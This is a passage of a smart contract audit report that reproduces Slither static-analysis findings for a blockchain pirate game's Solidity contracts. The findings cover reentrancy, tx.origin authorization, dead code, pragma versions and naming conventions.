        - ERC20.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#158-167)
increaseAllowance(address,uint256) should be declared external:
        - ERC20.increaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#181-185)
decreaseAllowance(address,uint256) should be declared external:
        - ERC20.decreaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#201-210)
hasAccessRole(bytes32,address) should be declared external:
        - GameRegistry.hasAccessRole(bytes32,address) (contracts/GameRegistry.sol#265-272)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GameRegistryConsumer.sol

```
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameRegistryConsumer._checkRole(bytes32,address) (contracts/GameRegistryConsumer.sol#73-77) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GoldToken.sol

```
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/GoldToken.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
name() should be declared external:
        - ERC20.name() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#62-64)
symbol() should be declared external:
        - ERC20.symbol() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#70-72)
decimals() should be declared external:
        - ERC20.decimals() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#87-89)
totalSupply() should be declared external:
        - ERC20.totalSupply() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#94-96)
balanceOf(address) should be declared external:
        - ERC20.balanceOf(address) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#101-103)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#113-117)
approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#136-140)
increaseAllowance(address,uint256) should be declared external:
        - ERC20.increaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#181-185)
decreaseAllowance(address,uint256) should be declared external:
        - ERC20.decreaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#201-210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

LockingSystem.sol

```
LockingSystem.rescueUnlockNFT(address,uint256) (contracts/LockingSystem.sol#508-528) deletes LockingSystem.NFTLockStatus (contracts/LockingSystem.sol#56-65) which contains a mapping:
        -delete _lockedNFTs[tokenContract][tokenId] (contracts/LockingSystem.sol#522)
LockingSystem.rescueUnlockItems(address,address,uint256) (contracts/LockingSystem.sol#537-566) deletes LockingSystem.ItemLockStatus (contracts/LockingSystem.sol#68-81) which contains a mapping:
        -delete _lockedItems[account][tokenContract][tokenId] (contracts/LockingSystem.sol#552)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#deletion-on-mapping-containing-a-structure

LockingSystem.setPaused(bool)._paused (contracts/LockingSystem.sol#696) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

LockingSystem._lockItem(address,address,uint256,uint256) (contracts/LockingSystem.sol#726-734) has external calls inside a loop: IGameItems(tokenContract).lockToken(account,tokenId,amount) (contracts/LockingSystem.sol#733)
LockingSystem._unlockItem(address,address,uint256,uint256) (contracts/LockingSystem.sol#736-759) has external calls inside a loop: amountLocked = IERC1155Lockable(tokenContract).amountLocked(account,tokenId) (contracts/LockingSystem.sol#746-749)
LockingSystem._unlockItem(address,address,uint256,uint256) (contracts/LockingSystem.sol#736-759) has external calls inside a loop: IGameItems(tokenContract).unlockToken(account,tokenId,amount) (contracts/LockingSystem.sol#758)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop

LockingSystem.addNFTReservation(address,uint256,bool,uint32) (contracts/LockingSystem.sol#241-291) compares to a boolean constant:
        -require(bool,string)(IGameNFT(tokenContract).isLocked(tokenId) == true,NFT_NOT_LOCKED: NFT is not locked, cannot make a reservation) (contracts/LockingSystem.sol#255-258)
LockingSystem.addNFTReservation(address,uint256,bool,uint32) (contracts/LockingSystem.sol#241-291) compares to a boolean constant:
        -require(bool,string)(exclusive == false || lockStatus.hasExclusiveReservation == false,NFT_ALREADY_EXCLUSIVELY_RESERVED: NFT already has an exclusive reservation) (contracts/LockingSystem.sol#261-264)
LockingSystem.addItemReservation(address,address,uint256,uint256,bool,uint32) (contracts/LockingSystem.sol#351-415) compares to a boolean constant:
        -require(bool,string)((exclusive == false && amountLocked - lockStatus.amountExclusivelyReserved >= amount) || _itemAmountAvailableForUnlock(lockStatus,amountLocked) >= amount,NOT_ENOUGH_LOCKED_TOKENS: Not enough tokens available to reserve) (contracts/LockingSystem.sol#373-380)
LockingSystem.removeItemReservation(address,address,uint256,uint32) (contracts/LockingSystem.sol#426-486) compares to a boolean constant:
        -otherReservation.exclusive == false && otherReservation.amount > max (contracts/LockingSystem.sol#471-472)
LockingSystem.rescueUnlockNFT(address,uint256) (contracts/LockingSystem.sol#508-528) compares to a boolean constant:
        -require(bool,string)(rescueUnlockEnabled == true,RESCUE_NOT_ENABLED: Rescue mode not enabled) (contracts/LockingSystem.sol#512-515)
LockingSystem.rescueUnlockItems(address,address,uint256) (contracts/LockingSystem.sol#537-566) compares to a boolean constant:
        -require(bool,string)(rescueUnlockEnabled == true,RESCUE_NOT_ENABLED: Rescue mode not enabled) (contracts/LockingSystem.sol#542-545)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
Counters.decrement(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#32-38) is never used and should be removed
Counters.reset(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#40-42) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#188-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#134-137) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#122-125) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/LockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Parameter LockingSystem.setRescueUnlockEnabled(bool)._enabled (contracts/LockingSystem.sol#493) is not in mixedCase
Parameter LockingSystem.setPaused(bool)._paused (contracts/LockingSystem.sol#696) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
supportsInterface(bytes4) should be declared external:
        - LockingSystem.supportsInterface(bytes4) (contracts/LockingSystem.sol#707-717)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

PirateGameV1.sol

```
Reentrancy in PirateGameV1.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/PirateGameV1.sol#201-216):
        External calls:
        - _finishMintShips(request.account,request.amount,request.lock,randomWords[0]) (contracts/PirateGameV1.sol#207-212)
                - gameItems.mint(to,pirateShipTypeId,numPirateShips,lock) (contracts/PirateGameV1.sol#505)
                - gameItems.mint(to,navyShipTypeId,numNavyShips,lock) (contracts/PirateGameV1.sol#511)
        State variables written after the call(s):
        - delete vrfRequests[requestId] (contracts/PirateGameV1.sol#214)
Reentrancy in PirateGameV1.mintShip(uint32,bool) (contracts/PirateGameV1.sol#182-198):
        External calls:
        - goldToken.burn(_msgSender(),price) (contracts/PirateGameV1.sol#195)
        - _mintShips(_msgSender(),amount,lock) (contracts/PirateGameV1.sol#197)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        State variables written after the call(s):
        - _mintShips(_msgSender(),amount,lock) (contracts/PirateGameV1.sol#197)
                - mintsPending += amount (contracts/PirateGameV1.sol#473)
Reentrancy in PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323):
        External calls:
        - lockingSystem.removeNFTReservation(captainNFT.tokenContract,captainNFT.tokenId,captainNFT.reservationId) (contracts/PirateGameV1.sol#277-281)
        - lockingSystem.lockNFT(tokenContract,tokenId) (contracts/PirateGameV1.sol#298)
        State variables written after the call(s):
        - captainNFT.tokenContract = tokenContract (contracts/PirateGameV1.sol#302)
        - captainNFT.tokenId = tokenId (contracts/PirateGameV1.sol#303)
```

AUTOMATED TESTING

```
Reentrancy in PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323):
        External calls:
        - lockingSystem.removeNFTReservation(captainNFT.tokenContract,captainNFT.tokenId,captainNFT.reservationId) (contracts/PirateGameV1.sol#277-281)
        - lockingSystem.lockNFT(tokenContract,tokenId) (contracts/PirateGameV1.sol#298)
        - captainNFT.reservationId = lockingSystem.addNFTReservation(tokenContract,tokenId,false,0) (contracts/PirateGameV1.sol#306-311)
        State variables written after the call(s):
        - captainNFT.reservationId = lockingSystem.addNFTReservation(tokenContract,tokenId,false,0) (contracts/PirateGameV1.sol#306-311)
Reentrancy in PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323):
        External calls:
        - lockingSystem.removeNFTReservation(captainNFT.tokenContract,captainNFT.tokenId,captainNFT.reservationId) (contracts/PirateGameV1.sol#277-281)
        State variables written after the call(s):
        - captainNFT.tokenContract = address(0) (contracts/PirateGameV1.sol#317)
        - captainNFT.tokenId = 0 (contracts/PirateGameV1.sol#318)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

PirateGameV1.mintShip(uint32,bool) (contracts/PirateGameV1.sol#182-198) uses tx.origin for authorization: require(bool,string)(tx.origin == _msgSender(),ONLY_EOA_CALLER: Only EOA may call this function) (contracts/PirateGameV1.sol#187-19
0)
PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323) uses tx.origin for authorization: require(bool,string)(IGameNFT(tokenContract).ownerOf(tokenId) == tx.origin,ORIGIN_NOT_OWNER_OF_NFT: Origin is not the owne
r of the specified NFT) (contracts/PirateGameV1.sol#292-295)
PirateGameV1.upgradePirateCommandRank(address,uint256) (contracts/PirateGameV1.sol#345-391) uses tx.origin for authorization: require(bool,string)(IGameNFT(nftContract).ownerOf(nftTokenId) == tx.origin,ORIGIN_NOT_OWNER_OF_NFT: Origin is
not the owner of the specified NFT) (contracts/PirateGameV1.sol#353-354)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

PirateGameV1.setPaused(bool)._paused (contracts/PirateGameV1.sol#256) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

PirateGameV1.setItemTypeIds(uint32,uint32) (contracts/PirateGameV1.sol#169-175) should emit an event for:
        - pirateShipTypeId = _pirateShipTypeId (contracts/PirateGameV1.sol#173)
        - navyShipTypeId = _navyShipTypeId (contracts/PirateGameV1.sol#174)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-arithmetic

PirateGameV1.claimFreeShips(uint256[]) (contracts/PirateGameV1.sol#223-243) has external calls inside a loop: require(bool,string)(pirateNFT.ownerOf(tokenId) == _msgSender(),SENDER_NOT_OWNER: Sender does not own the given NFT) (contracts
/PirateGameV1.sol#236-237)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in PirateGameV1._mintShips(address,uint32,bool) (contracts/PirateGameV1.sol#459-474):
        External calls:
        - requestId = _requestRandomWords(1) (contracts/PirateGameV1.sol#465)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        State variables written after the call(s):
        - mintsPending += amount (contracts/PirateGameV1.sol#473)
        - vrfRequests[requestId] = VRFRequest(to,amount,lock) (contracts/PirateGameV1.sol#466-470)
Reentrancy in PirateGameV1.mintShip(uint32,bool) (contracts/PirateGameV1.sol#182-198):
        External calls:
        - goldToken.burn(_msgSender(),price) (contracts/PirateGameV1.sol#195)
        - _mintShips(_msgSender(),amount,lock) (contracts/PirateGameV1.sol#197)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        State variables written after the call(s):
        - _mintShips(_msgSender(),amount,lock) (contracts/PirateGameV1.sol#197)
                - vrfRequests[requestId] = VRFRequest(to,amount,lock) (contracts/PirateGameV1.sol#466-470)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323):
        External calls:
        - lockingSystem.removeNFTReservation(captainNFT.tokenContract,captainNFT.tokenId,captainNFT.reservationId) (contracts/PirateGameV1.sol#277-281)
        - lockingSystem.lockNFT(tokenContract,tokenId) (contracts/PirateGameV1.sol#298)
        - captainNFT.reservationId = lockingSystem.addNFTReservation(tokenContract,tokenId,false,0) (contracts/PirateGameV1.sol#306-311)
        Event emitted after the call(s):
        - SetCaptain(tx.origin,tokenContract,tokenId) (contracts/PirateGameV1.sol#314)
Reentrancy in PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323):
        External calls:
        - lockingSystem.removeNFTReservation(captainNFT.tokenContract,captainNFT.tokenId,captainNFT.reservationId) (contracts/PirateGameV1.sol#277-281)
        Event emitted after the call(s):
        - SetCaptain(tx.origin,address(0),0) (contracts/PirateGameV1.sol#321)
Reentrancy in PirateGameV1.upgradePirateCommandRank(address,uint256) (contracts/PirateGameV1.sol#345-391):
        External calls:
        - goldToken.burn(tx.origin,goldRequired) (contracts/PirateGameV1.sol#380)
        - ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.COMMAND_RANK_TRAIT_ID,1) (contracts/PirateGameV1.sol#383-387)
        Event emitted after the call(s):
        - UpgradeCommandRank(nftContract,nftTokenId,commandRank + 1) (contracts/PirateGameV1.sol#390)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

PirateGameV1.claimFreeShips(uint256[]) (contracts/PirateGameV1.sol#223-243) compares to a boolean constant:
        -require(bool,string)(pirateFreeShipClaimed[tokenId] == false,SHIP_ALREADY_CLAIMED: Pirate has already claimed their free ship) (contracts/PirateGameV1.sol#230-233)
PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323) compares to a boolean constant:
        -require(bool,string)(_isPirateNFT(tokenContract,tokenId) == true,NFT_NOT_PIRATE: NFT is not a pirate NFT) (contracts/PirateGameV1.sol#286-289)
PirateGameV1.setCaptainNFT(address,uint256) (contracts/PirateGameV1.sol#267-323) compares to a boolean constant:
        -lockingSystem.isNFTLocked(tokenContract,tokenId) == false (contracts/PirateGameV1.sol#297)
GameHelperLibrary._isPirateShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#47-63) compares to a boolean constant:
        -ITraitsConsumer(address(gameItems)).hasTrait(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == false || ITraitsConsumer(address(gameItems)).getTraitInt256(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) != 1 (contracts/libraries/GameHelperLibr
ary.sol#52-62)
GameHelperLibrary._isNavyShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#66-82) compares to a boolean constant:
        -ITraitsConsumer(address(gameItems)).hasTrait(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == true && ITraitsConsumer(address(gameItems)).getTraitInt256(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == 1 (contracts/libraries/GameHelperLibra
ry.sol#71-81)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameHelperLibrary._isNavyShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#66-82) is never used and should be removed
GameHelperLibrary._isPirateShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#47-63) is never used and should be removed
GameHelperLibrary._rankForNavy(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#91-105) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
Math.average(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#28-31) is never used and should be removed
Math.ceilDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#39-42) is never used and should be removed
Math.max(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#13-15) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/PirateGameV1.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IPirateGame.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IStakingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameHelperLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity


Parameter PirateGameV1.setContracts(IGameCurrency,IGameItems,IGameNFT)._goldToken (contracts/PirateGameV1.sol#160) is not in mixedCase
Parameter PirateGameV1.setContracts(IGameCurrency,IGameItems,IGameNFT)._gameItems (contracts/PirateGameV1.sol#161) is not in mixedCase
Parameter PirateGameV1.setContracts(IGameCurrency,IGameItems,IGameNFT)._pirateNFT (contracts/PirateGameV1.sol#162) is not in mixedCase
Parameter PirateGameV1.setItemTypeIds(uint32,uint32)._pirateShipTypeId (contracts/PirateGameV1.sol#169) is not in mixedCase
Parameter PirateGameV1.setItemTypeIds(uint32,uint32)._navyShipTypeId (contracts/PirateGameV1.sol#169) is not in mixedCase
Parameter PirateGameV1.setPaused(bool)._paused (contracts/PirateGameV1.sol#256) is not in mixedCase
Variable PirateGameV1.PIRATE_SHIP_MAX_SUPPLY (contracts/PirateGameV1.sol#53) is not in mixedCase
Variable PirateGameV1.XP_PER_COMMAND_RANK (contracts/PirateGameV1.sol#70-82) is not in mixedCase
Variable PirateGameV1.GOLD_PER_COMMAND_RANK (contracts/PirateGameV1.sol#85-98) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

PirateNFT.sol

```
Utillibrary._base64(bytes) (contracts/libraries/Utillibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 2,0x3d3d << 240) (contracts/libraries/UtilLibrary.sol#74)
Utillibrary._base64(bytes) (contracts/libraries/Utillibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 1,0x3d << 248) (contracts/libraries/UtilLibrary.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#shift-parameter-mixup

UtilLibrary._base64(bytes) (contracts/libraries/Utillibrary.sol#11-82) performs a multiplication on the result of a division:
        -encodedLen = 4 * ((data.length + 2) / 3) (contracts/libraries/UtilLibrary.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) uses tx.origin for authorization: require(bool,string)(ownerOf(tokenId) == tx.origin,ORIGIN_NOT_NFT_OWNER: tx.origin must be the owner of the NFT) (contracts/ERC72
1Lockable.sol#35-38)
